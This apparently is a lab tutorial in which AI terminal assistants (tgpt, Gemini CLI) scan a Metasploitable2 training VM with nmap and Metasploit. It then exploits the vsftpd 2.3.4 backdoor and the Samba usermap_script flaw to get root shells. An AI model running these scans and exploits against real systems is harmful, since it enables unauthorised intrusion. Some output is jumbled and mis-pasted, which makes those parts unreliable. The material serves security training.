192.168.1.1	18:d2:76:6a:b5:ca	1	60	Unknown vendor
192.168.1.2	50:b7:c3:f5:75:80	1	60	Samsung Electronics CO., LTD
192.168.1.5	00:1b:63:c5:3b:6c	1	60	Apple
192.168.1.150	08:00:27:6d:69:49	1	60	CADMUS COMPUTER SYSTEMS
192.168.1.151	08:00:27:7b:1f:c4	1	60	CADMUS COMPUTER SYSTEMS

```
-- Active scan completed, 5 Hosts found.
```


© kalilinuxtutorials.com, 2017

Parsable Output

Use tgpt for scanning

```
(kali㉿kali)-[~]
└─$ tgpt --shell "Use Nmap to scan for open ports and services against a list of IP
addresses in scan1.txt and copy only the port, service and version information with
the respective IP address to a new file called scan3.txt"
nmap -p- -oG - | grep -v "^#" | awk '{print $5,$6}' > scan3.txt

Execute shell command? [y/n]: y
```



Use tgpt for scanning

```
(kali@kali)-[~/Desktop/GPT/scanning]
$ tgpt --shell "Use Nmap to scan for open ports and services against a list of IP
addresses in scan1.txt and display the output"
nmap -p- open -oN scan_output.txt $(cat scan1.txt)

Execute shell command? [y/n]: y
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 08:15 EST
Failed to resolve "open".
Nmap scan report for 192.168.1.154
Host is up (0.0029s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
```

Scan ports with Metasploit

```
(kali㉿kali)-[~/Desktop/GPT/scanning]
$ tgpt --shell "Use Metasploit to discover open ports on the IP address 192.168.1.154"
msfconsole -q; use auxiliary/scanner/portscan/tcp; set RHOSTS 192.168.1.154; run

Execute shell command? [y/n]: y
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.154
RHOSTS => 192.168.1.154
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.154: - 192.168.1.154:22 - TCP OPEN
[+] 192.168.1.154: - 192.168.1.154:25 - TCP OPEN
[+] 192.168.1.154: - 192.168.1.154:21 - TCP OPEN
[+] 192.168.1.154: - 192.168.1.154:23 - TCP OPEN
[+] 192.168.1.154: - 192.168.1.154:53 - TCP OPEN
[+] 192.168.1.154: - 192.168.1.154:80 - TCP OPEN
[+] 192.168.1.154: - 192.168.1.154:111 - TCP OPEN
[+] 192.168.1.154: - 192.168.1.154:139 - TCP OPEN
```

Scan ports and services

```
(kali㉿kali)-[~/Desktop/GPT/scanning]
$ tgpt --shell "Use Nmap to scan open ports, MAC details, services running
on open ports with their versions on target IP 192.168.1.154"
sudo nmap -sV -p- -oN scan_results.txt 192.168.1.154

Execute shell command? [y/n]: y
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 08:48 EST
Failed to resolve "oN".
Failed to resolve "scan_results.txt".
Nmap scan report for 192.168.1.154
Host is up (0.0013s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login    OpenBSD or Solaris rlogind
514/tcp   open  shell    Netkit rshd
1099/tcp  open  java-rmi GNU Classpath grmiregistry
```

Scan with know the reason

```
(kali㉿kali)-[~]  
$ sudo nmap --reason -v -sT 192.168.1.154  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 09:02 EST  
Initiating ARP Ping Scan at 09:02  
Scanning 192.168.1.154 [1 port]  
Completed ARP Ping Scan at 09:02, 0.06s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 09:02  
Completed Parallel DNS resolution of 1 host. at 09:02, 0.01s elapsed  
Initiating Connect Scan at 09:02  
Scanning 192.168.1.154 [1000 ports]  
Discovered open port 445/tcp on 192.168.1.154  
Discovered open port 5900/tcp on 192.168.1.154  
Discovered open port 111/tcp on 192.168.1.154  
Discovered open port 25/tcp on 192.168.1.154  
Discovered open port 80/tcp on 192.168.1.154  
Discovered open port 139/tcp on 192.168.1.154  
Discovered open port 53/tcp on 192.168.1.154  
Discovered open port 22/tcp on 192.168.1.154  
Discovered open port 3306/tcp on 192.168.1.154  
Discovered open port 21/tcp on 192.168.1.154  
Discovered open port 23/tcp on 192.168.1.154  
Discovered open port 2049/tcp on 192.168.1.154  
Discovered open port 513/tcp on 192.168.1.154  
Discovered open port 514/tcp on 192.168.1.154  
Discovered open port 1099/tcp on 192.168.1.154  
Discovered open port 6667/tcp on 192.168.1.154  
Discovered open port 2121/tcp on 192.168.1.154  
Discovered open port 8009/tcp on 192.168.1.154
```

```
Host is up, received arp-response (0.0095s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      REASON  
21/tcp    open  ftp          syn-ack  
22/tcp    open  ssh          syn-ack  
23/tcp    open  telnet       syn-ack  
25/tcp    open  smtp         syn-ack  
53/tcp    open  domain       syn-ack  
80/tcp    open  http         syn-ack  
111/tcp   open  rpcbind      syn-ack  
139/tcp   open  netbios-ssn  syn-ack  
445/tcp   open  microsoft-ds syn-ack  
512/tcp   open  exec         syn-ack  
513/tcp   open  login        syn-ack
```

Use Xmas for scan ports

```
(kali㉿kali)-[~/Desktop/GPT/scanning]
$ tgpt --shell "use NMAP to perform an XMAS scan on target IP 192.168.1.154 for port 80, with root privilege"
sudo nmap --privileged -sX -p 80 192.168.1.154

Execute shell command? [y/n]: y
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 09:37 EST
Nmap scan report for 192.168.1.154
Host is up (0.00043s latency).

PORT      STATE      SERVICE
80/tcp    open|filtered http
MAC Address: 00:0C:29:90:00:2F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.96 seconds
```

open ports, MAC details, services running on open ports

```
(kali@kali)-[~]
$ tgpt --shell "Use Nmap to scan open ports, MAC details, services running on
open ports with their versions on target IP 192.168.1.154"
sudo nmap -sV -O -p- 192.168.1.154

Execute shell command? [y/n]: y
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 09:39 EST
Nmap scan report for 192.168.1.154
Host is up (0.00075s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
```

```
40744/tcp open  mountd      1-3 (RPC #100005)
46942/tcp open  nlockmgr    1-4 (RPC #100021)
47905/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:90:00:2F (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://
/nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/22%OT=21%CT=1%CU=42271%PV=Y%DS=1%DC=D%G=Y%M=000C
OS:29%TM=67682526%P=x86_64-pc-linux-gnu)SEQ(SP=CB%GCD=1%ISR=D0%TI=Z%CI=Z%II
OS:=I%TS=6)SEQ(SP=CC%GCD=1%ISR=D1%TI=Z%CI=Z%II=I%TS=6)OPS(O1=M5B4ST11NW5%O2
OS:=M5B4ST11NW5%O3=M5B4NNT11NW5%O4=M5B4ST11NW5%O5=M5B4ST11NW5%O6=M5B4ST11)W
OS:IN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%DF=Y%T=40%W=1
OS:6D0%O=M5B4NNSNW5%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T
OS:3(R=Y%DF=Y%T=40%W=16A0%S=0%A=S+%F=AS%O=M5B4ST11NW5%RD=0%Q=)T4(R=Y%DF=Y%T
OS:=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=
OS:0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=
OS:Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=
OS:G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs:
Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 151.40 seconds
```

Open port

```
(kali㉿kali)-[~]  
$ tgpt --shell "Find open ports on target IP 192.168.1.130"  
nmap -p- 192.168.1.130  
  
Execute shell command? [y/n]: y  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-27 07:10 CDT  
Nmap scan report for 192.168.1.130  
Host is up (0.0022s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs
```

Using stealth scan, scan IP address


```
└─$ tgpt --shell "Perform a stealth scan on target IP 192.168.1.130 and display the results"
/usr/bin/zsh -c "nmap -sV -p- -oN stealth_scan.txt 192.168.1.130" && cat stealth_scan.txt

Execute shell command? [y/n]: y
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-27 07:14 CDT
Nmap scan report for 192.168.1.130
Host is up (0.0015s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
```

Scan xmas on target

```
(kali@kali)-[~]  
$ tgpt --shell "Perform an TCP flage scan using XMAS scan on target IP 192.168.1.130" -y  
nmap -sX --open 192.168.1.130  
  
Execute shell command? [y/n]: y  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-27 07:20 CDT  
Nmap scan report for 192.168.1.130  
Host is up (0.0055s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE      SERVICE  
21/tcp    open|filtered ftp  
22/tcp    open|filtered ssh  
23/tcp    open|filtered telnet  
25/tcp    open|filtered smtp  
53/tcp    open|filtered domain  
80/tcp    open|filtered http  
111/tcp   open|filtered rpcbind  
139/tcp   open|filtered netbios-ssn  
445/tcp   open|filtered microsoft-ds  
512/tcp   open|filtered exec  
513/tcp   open|filtered login  
514/tcp   open|filtered shell  
1099/tcp  open|filtered rmiregistry  
1524/tcp  open|filtered ingreslock  
2049/tcp  open|filtered nfs  
2121/tcp  open|filtered ccproxy-ftp  
3306/tcp  open|filtered mysql
```

Google gemini-cli



```
Session Actions Edit View Help
[Pixelated Gemini Logo]

Tips for getting started:
1. Ask questions, edit files, or run commands.
2. Be specific for the best results.
3. Create GEMINI.md files to customize your interactions with Gemini.
4. /help for more information.

> /help

help for help on gemini-cli
/usr/lib/gemini-cli          no sandbox (see /docs)          gemini-2.5-pro (100% context left)
```

/help will show all the commands you can run

```
4. /help for more information.
```

```
> /help
```

Basics:

Add context: Use @ to specify files for context (e.g., @src/myFile.ts) to target specific files or folders.

Shell mode: Execute shell commands via ! (e.g., !npm run start) or use natural language (e.g. start server).

Commands:

/about - show version info

/auth - change the auth method

/bug - submit a bug report

/chat - Manage conversation history.

list - List saved conversation checkpoints

save - Save the current conversation as a checkpoint. Usage: /chat save <tag>

resume - Resume a conversation from a checkpoint. Usage: /chat resume <tag>

delete - Delete a conversation checkpoint. Usage: /chat delete <tag>

share - Share the current conversation to a markdown or json file. Usage: /chat share <file>

/clear - clear the screen and conversation history

/compress - Compresses the context by replacing it with a summary.

/copy - Copy the last result or code snippet to clipboard

/docs - open full Gemini CLI documentation in your browser

/directory - Manage workspace directories

Gemini-cli

```
> use nmap to scan operation system for device have ip address 192.168.1.130
```

✦ I will use nmap to perform an operating system scan on the device at IP address 192.168.1.130.

```
✓ Shell nmap -O 192.168.1.130 [current working directory /home/parrot] (Ru
```

TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!

✦ nmap failed because OS detection requires root privileges. I will re-run the command with sudo.

```
✓ Shell sudo nmap -O 192.168.1.130 [current working directory /home/parrot
```

[sudo] password for parrot:
Starting Nmap 7.92 (<https://nmap.org>) at 2025-12-02 20:54 +03
Nmap scan report for 192.168.1.130
Host is up (0.00071s latency).
Not shown: 977 closed tcp ports (reset)

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds

Gemini-cli

```
> use netdiscover to get all ip address active with this device
+ I will use sudo netdiscover to scan the local network for active IP addresses.
  This command requires root privileges to function correctly.

Shell sudo netdiscover [current working directory /home/parrot... (Focused)

-----
192.168.1.134    00:0c:29:b5:00:cf      1      60  VMware, Inc.
```

Scan services

```
> use nmap to scan 192.168.1.129
```

```
✓ Shell nmap -sV -sC 192.168.1.129
```

```
... first 107 lines hidden (Ctrl+O to show) ...
```

```
| Domain name: localdomain  
| FQDN: metasploitable.localdomain  
|_ System time: 2026-08-19T10:02:23-04:00  
|_ smb2-time: Protocol negotiation failed (SMB2)  
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
|_ clock-skew: mean: 59m52s, deviation: 2h00m00s, median: -8s
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 22.45 seconds
```

I have completed the scan of 192.168.1.129. The scan results indicate that the target is a Metasploitable2 instance, which is an intentionally vulnerable Linux virtual machine used for security training.

Summary of Open Services:

- **FTP (21, 2121):** Running vsftpd 2.3.4 (which has a known backdoor in that specific version) and ProFTPD 1.3.1. Anonymous login is enabled on port 21.
- **SSH (22):** OpenSSH 4.7p1.
- **Telnet (23):** Linux telnetd.
- **SMTP (25):** Postfix smtpd.
- **HTTP (80, 8180):** Apache 2.2.8 and Apache Tomcat 5.5.
- **Samba (139, 445):** Samba 3.0.20-Debian (known for several vulnerabilities).
- **Database (3306, 5432):** MySQL 5.0.51a and PostgreSQL 8.3.
- **VNC (5900):** Protocol 3.3.
- **IRC (6667):** UnrealIRCd.
- **Backdoor (1524):** A bindshell providing a direct root shell is open on this port.

Next Steps:

The device is highly insecure by design. For further analysis, you could:

1. **Investigate specific services:** Check for known vulnerabilities (CVEs) associated with vsftpd 2.3.4 or Samba 3.0.20.
2. **Web Application Testing:** Explore the web services on ports 80 and 8180.
3. **Audit Configurations:** Use specialized tools to check for weak passwords or misconfigurations in the database and SSH services.

Please let me know if you would like more detailed information on any of these services.

> scan protocol FTP and put the report on /home/kali/Desktop/gemini with json

```
> scan protocol FTP and put hte report on /home/kali/Desktop/gemini with json
```

Targeted FTP Scan & Reporting:

Perform a targeted nmap scan on FTP services and save the report as JSON.

✓ **Shell** Creating directory, running targeted FTP scan, and converting XML output to JSON.

```
... first 16 lines hidden (Ctrl+O to show) ...
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
2121/tcp open  ftp      ProFTPD 1.3.1
MAC Address: 00:0C:29:E6:0B:63 (VMware)
Service Info: OS: Unix
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.62 seconds
```

✦ The targeted scan of the FTP services (ports 21 and 2121) has been completed. The JSON report has been saved to /home/kali/Desktop/gemini/ftp_scan.json.

FTP Scan Results:

- * **Port 21:** Running vsftpd 2.3.4.
 - * **Vulnerability Note:** This version is famously known for containing a malicious backdoor.
 - * **Configuration:** Anonymous FTP login is **enabled**.
- * **Port 2121:** Running ProFTPD 1.3.1.

The output file contains the full structured data from the scan, including service details and script outputs.

Exploit the vulnerable

```
kali@kali: ~  
File Actions Edit View Help Kali Forums Kali NetHunter Exploit-DB Google  
Metasploit Documentation: https://docs.metasploit.com/  
[*] Starting persistent handler(s) ...  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.129  
RHOSTS => 192.168.1.129  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 192.168.1.129:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.1.129:21 - USER: 331 Please specify the password.  
[+] 192.168.1.129:21 - Backdoor service has been spawned, handling ...  
[+] 192.168.1.129:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
ls[*] Command shell session 1 opened (192.168.1.134:33875 -> 192.168.1.129:6200)  
  
PORT      STATE      SERVICE      VERSION  
80/tcp    open       http         Apache Tomcat/Coyote JSP engine 1.1  
|_ http-server-header: Apache-Coyote/1.1  
|_ http-title: 404 Not Found  
443/tcp    open       ssl/http     Apache Tomcat/Coyote JSP engine 1.1  
|_ http-server-header: Apache-Coyote/1.1  
|_ ssl-date: 2026-01-20T16:45:03+00:00; +15s from scanner time.  
|_ ssl-cert: Subject: commonName=  
|_ Subject Alternative Name: DNS:  
  
B+  
bin  
boot  
cdrom  
dev  
etc
```

```
var  
vmlinuz  
uname -n  
metasploitable  
pwd  
/  
|
```

> scan web server on this host "192.168.1.129"
and scan samba protocol and the service version

```
> scan web server on this host "192.168.1.129" and scan samba protocol and the service version
```

Scanning Web and Samba Services:
Perform a targeted scan on Web (HTTP) and Samba services to identify versions and configurations.

```
✓ Shell nmap -sV -sC -p 80,8180,139,445 192.168.1.129
```

... first 26 lines hidden (Ctrl+O to show) ...

```
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2026-08-19T10:25:16-04:00
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 11.65 seconds

+ The targeted scan of the Web and Samba services on 192.168.1.129 is complete.

Web Server Results:

- * **Port 80 (HTTP):** Running **Apache httpd 2.2.8** (Ubuntu).
 - * Title: Metasploitable2 - Linux.
 - * This is a legacy version of Apache with numerous known vulnerabilities.
- * **Port 8180 (HTTP):** Running **Apache Tomcat 5.5** (Coyote JSP engine 1.1).
 - * Tomcat 5.5 is end-of-life and often configured with default credentials (admin/admin or tomcat/tomcat) on Metasploitable2.

Samba (SMB) Results:

- * **Ports 139 & 445:** Running **Samba smbd 3.0.20-Debian**.
 - * **Critical Vulnerability:** Samba 3.0.20 is famously vulnerable to the **username map script** RCE (Remote Code Execution) exploit (CVE-2007-2447), which allows root access without authentication.
 - * **SMB Security:** Message signing is **disabled**, and guest access is supported, making it susceptible to man-in-the-middle and enumeration attacks.

Recommendations:

1. **Samba:** Focus on CVE-2007-2447. This is the most direct path to full system compromise on this host.
2. **Tomcat:** Check the /manager/html directory for default credentials.
3. **Apache:** Use a web vulnerability scanner (like nikto) to find specific flaws in the Apache 2.2.8 configuration.

Exploit samba protocol

```
[*] Starting persistent handler(s) ...
msf6 > search usermap_script

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No      Samba "username map script" Command

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.1.129
rhost => 192.168.1.129
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.8.130:4444
[*] Exploit completed, but no session was created.
```

Get the root account

```
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/bind_netcat
PAYLOAD => cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.129
RHOSTS => 192.168.1.129
msf6 exploit(multi/samba/usermap_script) > run
[*] Started bind TCP handler against 192.168.1.129:4444
[*] Command shell session 1 opened (192.168.1.134:39205 -> 192.168.1.129:4444) at 2026-08-19 10:12:09 -0500

whoami
root
id
uid=0(root) gid=0(root)
```

Which AI tool should students learn in 2026?

- OpenVAS
- Nessus
- Solarwinds
- Using hping3 to bypass the firewall
- Use tgpt to bypass the firewall on windows xp

Which AI tool should students learn in 2026?

Tool	Recommendation
ChatGPT (GPT-5.5)	★★★★★ Essential for cybersecurity students
Claude Code	★★★★★ Best AI coding agent
Gemini CLI	★★★★ Excellent terminal assistant
Open Interpreter	★★★★ Great for Linux automation
PentestGPT	★★★★★ Best AI for penetration testing methodology
TGPT	★★★ Good lightweight terminal assistant
Microsoft Security Copilot	★★★★★ Best for enterprise SOC analysts